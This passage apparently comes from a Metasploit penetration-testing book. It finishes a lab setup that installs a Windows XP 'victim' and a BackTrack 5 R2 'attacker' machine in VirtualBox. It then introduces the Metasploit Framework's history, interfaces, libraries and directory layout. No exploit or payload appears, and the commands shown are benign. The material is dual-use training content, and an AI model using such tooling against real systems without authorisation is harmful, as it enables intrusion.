
37. The next wizard will ask about internet connectivity; we suggest you skip it by clicking on **Skip**.



38. Now the wizard will ask about online registration; we do not want to register, so we select the second option and click on **Next**.



39. Next the wizard will ask for the usernames of the people who will use this computer. Enter the names and click on **Next**.



Lab Setup


40. You will see a **Thank You** message; click on **Finish**.
41. Now your Windows XP installation is ready for use.



Installing BackTrack5 R2 on Oracle VM Virtual Box

Now we are going to install BackTrack 5 R2 on Virtual Box. Perform the following steps:


1. First, launch your Oracle VM Virtual Box.




2. A new window will appear with the message **Welcome to the New Virtual Machine Wizard**; click on **Next**.

Lab Setup

3. We follow the same process which we followed during our Windows XP virtual machine creation for the BackTrack virtual machine setup. Our BackTrack machine will be set up and the summary displayed as shown in the following screenshot. Click on **Create**:




4. Now **Oracle VM VirtualBox Manager** will open and will show the new virtual machine in the right pane. Select that virtual machine and click on **Start** to start the installation process of BackTrack 5.



5. A new window will appear with the message **Welcome to the First Run Wizard!**; click on **Next** to begin.




6. A new window will appear with options for selecting source installation media. Select the ISO image of BackTrack 5 or the DVD Rom drive to install from CD/DVD, and then click on **Next**.




Lab Setup


7. A new **Summary** window will open, and it will show the type of media that was selected for installation, the media source, and the type of device; now click on **Start**.



8. We will see a black boot screen; just press *Enter*.




- The BackTrack boot screen with a command-line interface will appear, showing the prompt: **root@bt:~#**; type `startx` as the value of this command and press *Enter*.



Lab Setup


10. Now the BackTrack GUI interface will start and we will see an icon named **Install BackTrack**. We will have to click on that icon to continue the installation process.




11. After that, the installation wizard will start. Select the language and click on **Forward**.



12. The installation wizard will automatically set the time from the network time server.
13. Select the **Time Zone** and **Region**, and click on **Forward**.




14. The next wizard will ask for the **Keyboard layout**. Select the appropriate layout according to your language and click on **Forward**.




Lab Setup


15. The disk partition wizard will appear. Just use the default settings and click on **Forward**.



16. Now click on **Install**.



17. The setup will start copying files. It will take approximately 40 minutes to complete the installation.
18. After finishing the installation, just click on **Restart**, and now the BackTrack installation is ready for use.



Summary

In this lab setup we have set up the victim and attacker machines, which we will use for our practical sessions. The next chapter will cover the Metasploit framework organization, the basics, architecture, and a brief introduction to it.


2

Metasploit Framework Organization


In this chapter we will investigate the organization of Metasploit Framework. Metasploit Framework is an open source project created by *HD Moore* in 2003, and then acquired by Rapid7 LLC on October 21, 2009. Metasploit 2.0 was released in April 2004 and this version included 19 exploits with over 27 payloads. There has been constant development since then and now we have Metasploit 4.5.2, which includes hundreds of exploits and payloads. Moore created this framework for exploit code development and attacking vulnerable remote systems. It is considered one of the best penetration testing tools with support for vulnerability assessment using Nessus and other famous tools. The development of this project started off in Perl and was later rewritten in Ruby. Since its acquisition, Rapid7 has added two more proprietary editions known as Metasploit Express and Metasploit Pro. Metasploit supports all platforms including Windows, Linux, and Mac OS.

Metasploit interfaces and basics

First we will see how to access Metasploit Framework from terminal and in other ways. Open your terminal and type in `msfconsole`. In the terminal it will appear as `root@bt:~# msfconsole`.




Now we have opened `msfconsole` from the terminal program; however there are other ways in which we can access Metasploit Framework, these include MsfGUI, Msfconsole, Msfcli, Msfweb, Metasploit Pro, and Armitage. For our purposes, in this book we will use `msfconsole` for the most part.



So how is Metasploit really organized? We can see many interfaces here. We will look at details of the architecture as we dig deeper into the various aspects of Metasploit. Now the important thing we need to understand is the overall architecture. The architecture is open source, and this allows you to create your own modules, scripts, and many other interesting things in Metasploit.

The library architecture in Metasploit is as follows:

- **Rex:** This is the basic library used in Metasploit for various protocols, transformations, and socket handling. It supports SSL, SMB, HTTP, XOR, Base64, and random text.
- **Msf::Core:** This library defines the framework and provides the basic application interface for Metasploit.
- **Msf::Base:** This library provides a simplified and friendly application interface for the Metasploit Framework.



Now we will explore the Metasploit directory a little more. Just follow these steps to explore the directory:

1. Open your BackTrack5 R2 virtual machine and your terminal. Type `cd /opt/metasploit/msf3` and then press *Enter*. Now we have entered the Metasploit Framework directory. To view the list of files and directories in the Metasploit directory type in `ls`.

A screenshot of a terminal window titled 'msf3 : bash'. The command `cd /opt/metasploit/msf3` is highlighted with a red box. The command `ls` is also highlighted with a red box and has a yellow arrow pointing to it. The output of the `ls` command shows various sub-directories and files including armitage, HACKING, msfcli, msfencode, msfpescan, msfupdate, test, data, lib, msfconsole, msfgui, msfrp, msfvenom, tools, documentation, modules, msfd, msfmachscan, msfrpc, plugins, external, msfbinscan, msfelfscan, msfpayload, msfrpcd, scripts, and root@bt:/opt/metasploit/msf3# .

